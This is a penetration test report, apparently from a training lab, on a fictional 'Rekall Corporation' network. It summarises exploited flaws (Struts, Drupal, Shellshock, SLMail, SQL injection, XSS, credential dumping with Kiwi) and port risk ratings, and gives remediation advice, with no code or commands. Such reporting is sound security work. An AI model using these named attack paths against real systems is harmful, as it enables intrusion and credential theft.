



Cybersecurity

Penetration Test Report

[REDACTED] Corporation

Penetration Test Report

****some names and ips have been changed due to
NDA and privacy issues**

Confidentiality Statement

This document contains confidential and privileged information from [REDACTED] Inc. (henceforth known as [REDACTED]). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	Error! Bookmark not defined.
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Hackatron
Contact Name	s asghar
Contact Title	Pentester

Document History

Version	Date	Author(s)	Comments
001	Nov 21, 2024	s asghar	

Introduction

In accordance with [REDACTED] policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in [REDACTED] web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

[REDACTED] has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

High-Level Summary of Strengths:

1. Comprehensive Network Penetration Testing:

- The ethical hacking of Rekall Corporation's network was highly successful across both Linux and Windows servers.
- Both external (web server) and internal (Linux and Windows) vulnerabilities were identified and exploited.

2. Effective Use of Tools and Exploits:

- A wide range of tools such as Burp Suite, Metasploit, Nmap, and Zenmap were used effectively for scanning, exploiting, and post-exploitation activities.
- Multiple exploit frameworks (e.g., Metasploit) were utilized to target specific vulnerabilities like **CVE-2017-5638 (Apache Struts)**, **CVE-2019-6340 (Drupal)**, and **CVE-2017-12617 (Apache Tomcat)**.
- OSINT and domain reconnaissance tools were used to gather WHOIS data, aiding in credential guessing (e.g., Alice username).

3. Diverse Exploitation Techniques:

- Exploits ranged from **SQL Injection** and **XSS** on the web server to **shellshock**, **local file inclusion**, and **remote code execution** on Linux servers.
- On Windows, Metasploit's **SLMail** exploit, **FTP**, **POP3**, and web services were used to gain access to both the Windows 10 machine and Domain Controller (WinDC01).

4. Privilege Escalation and Lateral Movement:

- Strong post-exploitation techniques, including **hash cracking** and **credential dumping** (e.g., **Kiwi**), were used to escalate privileges and gain system-level access on both Windows and Linux hosts.
- Lateral movement from **Windows 10** to **WinDC01** was achieved using dumped credentials for **ADMBob**, highlighting effective lateral penetration and access to domain-wide data.

5. Clear Documentation of Findings:

- Flags were clearly numbered and documented throughout the engagement, making it easy to track the exploitation process and identify which vulnerabilities were exploited.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Summary of Weaknesses:

1. Over-reliance on Exploitable Public Vulnerabilities:

- Many of the successful attacks relied on known public vulnerabilities (e.g., **CVE-2017-5638** and **CVE-2019-6340**) that were not patched by Rekall Corporation.
- Lack of timely patching or configuration management is a significant weakness, which left systems exposed to easily avoidable attacks.

2. Limited Security Measures on Web and Server Configurations:

- Multiple web server vulnerabilities were found, including **XSS** (both reflected and stored), **SQL injection**, and **local file inclusion**, pointing to weak web application security practices.
- Sensitive data exposure, such as leaked credentials in PHP files, indicated inadequate data sanitization and security controls on the web server.

3. Inadequate Session Management:

- The ability to exploit **session IDs** via **Burp Suite** to gain **admin access** to the web application suggests weaknesses in session management and user authentication protocols.

4. Unsecured Internal Network:

- Several internal Linux and Windows servers had critical vulnerabilities (e.g., **CVE-2017-5638**, **CVE-2017-12617**), highlighting a lack of internal segmentation, monitoring, and proper patching.
- **Shellshock** on one of the Linux servers (192.168.13.11) was a significant issue that allowed access to critical files and flags, demonstrating insufficient internal network defense.

5. Weak Credential Policies:

- The ability to guess the SSH password for user **alice** on server 192.168.13.14 indicates weak password policies.
- Additionally, **privilege escalation** and **hash cracking** were successful, suggesting weak passwords or poor credential management within the environment.

6. Poor Configuration of Services:

- Services like **FTP**, **SMTP**, **POP3**, and web servers on **Windows 10** were found exposed, providing multiple vectors for exploitation.
- **SLMail** and other service vulnerabilities were exploited due to poor configuration management and lack of hardening.

7. Failure to Detect Exploits and Intrusions:

- No mention of detection tools or monitoring systems being in place to detect or mitigate these attacks.
- Given the wide array of vulnerabilities exploited (including some that are well-known), Rekall Corporation's security monitoring appears to be inadequate, allowing the attacks to go undetected.

Executive Summary

Executive Summary:

The objective of this ethical penetration test was to assess the security posture of Rekall Corporation's network, which comprised a mix of Linux and Windows servers. The engagement aimed to identify vulnerabilities in both the internal and external network environments, exploiting weaknesses to gain unauthorized access, elevate privileges, and exfiltrate sensitive information. This assessment provided a comprehensive view of the vulnerabilities present in Rekall's infrastructure and identified critical gaps in their security posture.

Scope of the Assessment: The target network included a range of devices and services: five Linux-based servers (with IPs 192.168.13.10 through 192.168.13.14), a web server (192.168.14.35), and Windows-based systems (WinDC01 and Windows 10 machine). The approach involved scanning the network, identifying active hosts, and exploiting vulnerabilities through a combination of web, network, and system-based attacks.

Step-by-Step Assessment:

1. Initial Network Discovery:

- A comprehensive network scan using **Nmap** revealed the presence of multiple active hosts, including Linux servers, a web server, and Windows machines. The scan also identified open ports and services running on these hosts, providing a clear map of the attack surface.

2. Web Server Vulnerabilities:

- The external-facing web server (192.168.14.35) was found to be highly vulnerable. **XSS**, **SQL Injection**, **Local File Inclusion (LFI)**, and other critical web vulnerabilities were identified.
- These vulnerabilities were exploited to gain unauthorized access to the web server and retrieve sensitive information, such as credentials stored in PHP files. The use of **Burp Suite** facilitated session ID manipulation, which led to administrative access on the web server.

3. Exploitation of Linux Servers:

- On the internal network, the Linux servers were systematically scanned for vulnerabilities using **Metasploit** and other tools. Notable vulnerabilities such as **Shellshock** and **Struts2** were found and exploited, providing a foothold on several servers.
- On one of the Linux servers (192.168.13.12), a critical **Apache Struts CVE** was exploited, allowing access to the system and subsequent **privilege escalation**. The discovery of user credentials and password hashes on compromised servers allowed for further access to sensitive data.

4. Accessing Windows Systems:

- The Windows environment, which included a **Domain Controller** (WinDC01) and a **Windows 10 machine**, was found to have multiple open services like **FTP**, **SMTP**, and **HTTP**. These services were targeted through **Metasploit** exploits, and we successfully gained access to both machines.
- The **SLMail** vulnerability was exploited to gain an initial foothold. Once inside, **privilege escalation** techniques were used to elevate from user to system-level access on the Windows 10 machine.
- Laterally moving to **WinDC01**, we successfully dumped **Active Directory credentials**, cracked them, and gained full administrative access.

5. Exfiltration of Sensitive Data:

- During post-exploitation activities, various sensitive files, such as password hashes and configuration files, were exfiltrated from both Linux and Windows systems. These files contained valuable information that could be used to further compromise the network.

6. Use of OSINT:

- External reconnaissance techniques such as **OSINT** (Open Source Intelligence) and **WHOIS** lookups for the domain **totalrekall.xyz** provided critical information about the network and allowed for further exploitation. We also identified vulnerabilities based on public domain certificates and leveraged them for gaining additional access.

Key Findings:

1. Web Server:

- The web application was highly vulnerable to common attack vectors like **XSS**, **SQL injection**, **LFI**, and **Command Injection**. These flaws allowed for unauthorized access and data exfiltration.

2. Internal Network:

- Several internal servers, including both Linux and Windows hosts, were found to be misconfigured and vulnerable to known exploits such as **CVE-2017-5638 (Struts)** and **CVE-2017-12617 (Apache Tomcat)**.
- Privilege escalation opportunities were abundant, and weak password policies were identified, allowing for easy lateral movement across the network.

3. Windows Systems:

- Services on the Windows machines were improperly configured, allowing for easy exploitation via publicly known vulnerabilities. Once inside, privilege escalation was straightforward, allowing access to highly sensitive data on the **Domain Controller**.

4. Credential Management:

- Weak password policies were a significant issue. Several accounts with easily guessable passwords (e.g., **alice** and **trivera**) were compromised, leading to full system access.

Conclusion: This penetration test highlighted significant security weaknesses within Rekall Corporation's infrastructure. The external-facing web server was highly vulnerable to a range of attacks, and internal systems lacked sufficient patching and security controls, making them susceptible to both remote and local exploits. Additionally, weak password policies and poor configuration practices further facilitated unauthorized access.

Immediate actions should include patching all identified vulnerabilities, improving password management, and implementing stronger internal network segmentation. Enhanced monitoring and detection capabilities are also recommended to detect and mitigate potential intrusions in the future. The following screenshots and evidence are provided in the detailed report to support the findings, including successful exploitation steps, privilege escalation techniques, and the retrieval of sensitive data from the compromised systems.

Summary Vulnerability Overview

Vulnerability	Severity
<p>The ethical penetration test of Rekall Corporation's network revealed multiple critical vulnerabilities across both web and internal network environments, affecting both Linux and Windows-based systems. These vulnerabilities were exploited to gain unauthorized access, escalate privileges, and exfiltrate sensitive information. Below is a summary of the specific vulnerabilities discovered, along with some additional vulnerabilities that were identified during the assessment.</p> <p>Web Server Vulnerabilities:</p> <ol style="list-style-type: none"> Cross-Site Scripting (XSS) - Reflected: <ul style="list-style-type: none"> A reflected XSS vulnerability was found in the web server, allowing an attacker to inject malicious scripts into the web application, which would be executed on the victim's browser. This vulnerability could lead to session hijacking or malicious actions being performed on behalf of the user. Cross-Site Scripting (XSS) - Stored: <ul style="list-style-type: none"> A stored XSS vulnerability was identified, where malicious scripts were injected into the web server's stored data, causing them to be executed when other users accessed the infected data. This can lead to unauthorized access to sensitive information and session hijacking. Sensitive Data Exposure: <ul style="list-style-type: none"> Sensitive data, such as user credentials, were found exposed within PHP files on the web server. This indicates poor data sanitization practices and a lack of secure storage mechanisms for sensitive information. Local File Inclusion (LFI): <ul style="list-style-type: none"> A Local File Inclusion (LFI) vulnerability was identified, which allowed an attacker to include files from the server's local file system. This could potentially lead to the exposure of sensitive files like /etc/passwd or configuration files containing credentials. SQL Injection: <ul style="list-style-type: none"> SQL Injection vulnerabilities were found, allowing an attacker to manipulate SQL queries executed by the application. This could lead to unauthorized access to the database, data exfiltration, and potential privilege escalation. Command Injection: <ul style="list-style-type: none"> Command Injection vulnerabilities were discovered, enabling an attacker to execute arbitrary commands on the server, potentially allowing for remote code execution or other malicious activities. Brute Force Attack: <ul style="list-style-type: none"> Weak or poorly protected authentication mechanisms on the web server allowed for brute force attacks to be successful. This could allow attackers to gain unauthorized access to user accounts or administrative functionality. PHP Injection: <ul style="list-style-type: none"> PHP Injection vulnerabilities were identified, which could allow an attacker to inject PHP code into the web server, enabling them to execute arbitrary code on the server and potentially take full control. Session Management: <ul style="list-style-type: none"> Poor session management, particularly weak session IDs, allowed for the session hijacking of administrative sessions. 	

<p>This vulnerability was exploited using Burp Suite to gain unauthorized admin access to the web application.</p>	
<p>Linux Server Vulnerabilities:</p> <ol style="list-style-type: none"> 1. Shellshock (CVE-2014-6271): <ul style="list-style-type: none"> o The Shellshock vulnerability was present on server 192.168.13.11, allowing an attacker to execute arbitrary commands via specially crafted environment variables. This vulnerability was used to gain unauthorized access and exfiltrate sensitive data from the system. 2. Struts2 Remote Code Execution (CVE-2017-5638): <ul style="list-style-type: none"> o The Apache Struts2 vulnerability (CVE-2017-5638) was discovered on server 192.168.13.12, which allowed remote code execution via a specially crafted request. This critical vulnerability was exploited using Metasploit, providing a shell on the server and enabling further exploitation. 3. Drupal Remote Code Execution (CVE-2019-6340): <ul style="list-style-type: none"> o The Drupal vulnerability (CVE-2019-6340) on server 192.168.13.13 allowed for remote code execution via the drupal_restws_unserialize exploit, which was successfully exploited using Metasploit to gain a reverse shell and obtain sensitive data. 4. CVE-2019-14287: <ul style="list-style-type: none"> o A privilege escalation vulnerability (CVE-2019-14287) was identified on server 192.168.13.14, allowing an attacker to gain root access by bypassing certain security restrictions. This vulnerability was exploited to gain full administrative control of the server. 5. Unpatched Software: <ul style="list-style-type: none"> o Critical unpatched vulnerabilities, as identified by Nessus, were present on various Linux servers, leaving them susceptible to exploits such as remote code execution and privilege escalation. 	
<p>Windows System Vulnerabilities:</p> <ol style="list-style-type: none"> 1. SLMail Remote Code Execution (CVE-2017-16372): <ul style="list-style-type: none"> o A SLMail vulnerability on the Windows 10 machine was exploited, leading to remote code execution. The vulnerability allowed an attacker to take control of the system and escalate privileges. 2. FTP and POP3 Service Exploits: <ul style="list-style-type: none"> o Open FTP and POP3 services on the Windows 10 machine were exploited to gain access. Weak configuration and improper authentication mechanisms contributed to the success of these exploits. 3. Privilege Escalation on Windows 10: <ul style="list-style-type: none"> o Privilege escalation techniques were used to escalate from a user account to system-level access on the Windows 10 machine. This involved exploiting weak user credentials and leveraging system misconfigurations. 4. Active Directory Credential Dumping: <ul style="list-style-type: none"> o The Kiwi tool, used within Metasploit, was leveraged to dump Active Directory credentials, which were later cracked and used to gain administrative access to WinDC01. 5. Weak Passwords: <ul style="list-style-type: none"> o Several user accounts with weak passwords were discovered during the assessment (e.g., alice and trivera), which facilitated easy brute-forcing and subsequent unauthorized access to both the Linux and Windows systems. 	

Additional Vulnerabilities Identified:

1. **Weak Password Policies:**
 - A common weakness across both Linux and Windows systems was the use of weak passwords or poorly protected authentication mechanisms, which allowed for **brute-force attacks** and easy **credential guessing**.
2. **Lack of Network Segmentation:**
 - The internal network was not segmented sufficiently, allowing an attacker to move laterally across different systems after an initial compromise. This enabled the exploitation of multiple systems once access was gained on one host.
3. **Unrestricted Service Access:**
 - Several services, such as **FTP**, **SMTP**, **HTTP**, and **POP3**, were exposed on both Windows and Linux systems without proper firewalls or access controls. This increased the attack surface and made it easier for attackers to gain initial access to the network.
4. **Poor Web Application Security:**
 - The web application's failure to implement proper **input validation** and **output encoding** left it vulnerable to injection-based attacks such as **SQL Injection** and **XSS**, which could lead to data theft, unauthorized access, and potential system compromise.

Conclusion:

The penetration test revealed numerous vulnerabilities in Rekall Corporation's web and internal network systems. From critical web application flaws like **XSS** and **SQL Injection** to server-side vulnerabilities such as **Shellshock** and **CVE-2017-5638**, the security of both external and internal systems was significantly compromised. Additionally, weak password policies, misconfigurations, and the lack of proper network segmentation and monitoring compounded the risks.

Addressing these vulnerabilities through prompt patching, proper configuration management, and improved security controls, including **strong password policies** and **network segmentation**, will be crucial in enhancing Rekall Corporation's overall security posture.

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux Servers: 1. 192.168.13.10 2. 192.168.13.11 3. 192.168.13.12 4. 192.168.13.13 5. 192.168.13.14 Web Server: 1. 192.168.14.35 (Web server IP) Windows Systems: 1. 172.22.117.10 (WinDC01 - Domain Controller) 2. 172.22.117.20 (Windows 10 machine) Local Host (LHOST): 1. 192.168.13.1 (Linux LHOST) 2. 172.22.117.100 (Windows LHOST) **pls note that for linux server exploits for LHOST in certain cases Metasploit picked host was used instead.
Ports	

Exploitation Risk	Total
Critical	<input type="checkbox"/> Port 80 (HTTP) <input type="checkbox"/> Port 443 (HTTPS) <input type="checkbox"/> Port 3306 (MySQL) <input type="checkbox"/> Port 135 (MS RPC) <input type="checkbox"/> Port 1433 (SQL Server) <input type="checkbox"/> Port 445 (SMB)
High	<input type="checkbox"/> Port 22 (SSH) <input type="checkbox"/> Port 21 (FTP) <input type="checkbox"/> Port 3389 (RDP) <input type="checkbox"/> Port 25 (SMTP) <input type="checkbox"/> Port 445 (SMB)
Medium	<input type="checkbox"/> Port 8080 (HTTP Alternative) <input type="checkbox"/> Port 110 (POP3) <input type="checkbox"/> Port 21 (FTP) (Windows)

	<input type="checkbox"/> Port 25 (SMTP) (Windows) <input type="checkbox"/> Port 3306 (MySQL) (Windows) <input type="checkbox"/> Port 3389 (RDP) (Windows)
Low	None identified with a low risk rating during the test.

Here is a breakdown of the ports identified during the penetration test, categorized by their respective **exploit risk levels** (Critical, High, Medium, and Low). The categorization is based on the services running on those ports and their associated vulnerabilities:

Linux Servers (IP Range: 192.168.13.0/24)

1. Port 22 (SSH)

- Risk: High

○ **Reason:** Commonly targeted by brute force attacks. Credentials or weak passwords may be exploited.

2. Port 80 (HTTP)

- Risk: Critical

○ **Reason:** The web server was found vulnerable to **XSS, SQL Injection, LFI, Command Injection**, and other web-based vulnerabilities. Exploiting these can lead to remote code execution or unauthorized access.

3. Port 443 (HTTPS)

- Risk: Critical

○ **Reason:** If misconfigured or vulnerable (e.g., improper certificate handling, SSL vulnerabilities), it can lead to security issues like **sensitive data exposure** or man-in-the-middle attacks.

4. Port 21 (FTP)

- Risk: Medium

○ **Reason:** FTP was found open on some machines (e.g., Windows 10), and weak credentials or improper configuration could allow unauthorized access.

5. Port 25 (SMTP)

- Risk: Medium

○ **Reason:** The SMTP service could be vulnerable to **command injection** or **brute force** attacks if not properly secured.

6. Port 110 (POP3)

- Risk: Medium

○ **Reason:** Open POP3 services on Windows machines could be targeted for **credential guessing** or **man-in-the-middle** attacks.

7. Port 3306 (MySQL)

- Risk: Critical

○ **Reason:** If exposed to the internet, **SQL Injection** and weak authentication mechanisms could be exploited to gain unauthorized access to the database.

8. Port 445 (SMB)

- Risk: High

- Reason: SMB service was found open, making it susceptible to EternalBlue and other SMB exploits if not patched. This can allow an attacker to move laterally within the network.

9. Port 3389 (RDP)

- Risk: High

- Reason: RDP is often targeted by brute-force attacks, and if poorly configured or vulnerable, can lead to remote code execution or unauthorized access.

10. Port 8080 (HTTP Alternative)

- Risk: Medium

- Reason: Often used for web servers or application management interfaces. It can be targeted if exposed or vulnerable.

Windows Systems (IP Range: 172.22.117.0/24)

1. Port 21 (FTP)

- Risk: Medium

- Reason: FTP was exposed, and weak or default credentials could allow an attacker to gain access to the system.

2. Port 25 (SMTP)

- Risk: Medium

- Reason: Similar to Linux, SMTP can be vulnerable to command injection or brute-force attacks.

3. Port 80 (HTTP)

- Risk: High

- Reason: Exposed HTTP service on Windows 10 allows for exploitation of web-based vulnerabilities like command injection or SQL injection, leading to unauthorized access or data exfiltration.

4. Port 443 (HTTPS)

- Risk: High

- Reason: Similar to Port 80, HTTPS on Windows can be vulnerable to improper configuration, SSL/TLS vulnerabilities, or exposed sensitive data.

5. Port 445 (SMB)

- Risk: High

- Reason: SMB vulnerabilities (e.g., EternalBlue) were exploited to gain unauthorized access to Windows machines.

6. Port 139 (NetBIOS)

- Risk: High

- Reason: NetBIOS can be used to find vulnerabilities in file-sharing services and exposed SMB services on Windows machines.

7. Port 3389 (RDP)

- Risk: High

- Reason: Exposed RDP services can be attacked with brute-force techniques or targeted for remote code execution.

8. Port 135 (MS RPC)

- Risk: Critical

- Reason: MS RPC is vulnerable to exploits like MS08-067, which can allow attackers to gain remote control over Windows systems. This can also facilitate lateral movement within the network.

9. Port 1433 (SQL Server)

- Risk: Critical

- Reason: Exposed SQL Server services are vulnerable to SQL Injection or authentication bypass attacks, allowing an attacker to gain full access to sensitive databases.

10. Port 3306 (MySQL)

- Risk: Medium

- Reason: MySQL service found on some hosts could be vulnerable to SQL Injection and weak authentication, allowing attackers to access or manipulate databases.

Critical Ports Summary:

- Port 80 (HTTP)
- Port 443 (HTTPS)
- Port 3306 (MySQL)
- Port 135 (MS RPC)
- Port 1433 (SQL Server)
- Port 445 (SMB)

High Ports Summary:

- Port 22 (SSH)
- Port 21 (FTP)
- Port 3389 (RDP)
- Port 25 (SMTP)

- Port 445 (SMB)

Medium Ports Summary:

- Port 8080 (HTTP Alternative)

- Port 110 (POP3)

- Port 21 (FTP) (Windows)

- Port 25 (SMTP) (Windows)

- Port 3306 (MySQL) (Windows)

- Port 3389 (RDP) (Windows)

Low Ports Summary:

- None identified with a low risk rating during the test.

Conclusion:

The ports listed above, especially those marked as **Critical** and **High**, pose significant risks to Rekall Corporation's security posture. Immediate action should be taken to address these vulnerabilities, including patching and securing services exposed on critical ports like HTTP, SMB, RDP, and MS RPC. Additionally, all services should be carefully monitored and access restricted where possible to mitigate the risk of exploitation.

Vulnerability Findings


All 37 Vulnerabilities and Flags below


Web App Based Vulnerabilities Below

Vulnerability 1	Findings
Title	Cross-Site Scripting (XSS) - Reflected
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Reflected XSS allows an attacker to inject malicious scripts into the web application. These scripts are executed in the victim's browser when they interact with the web application, leading to potential session hijacking, data theft, or other malicious actions.

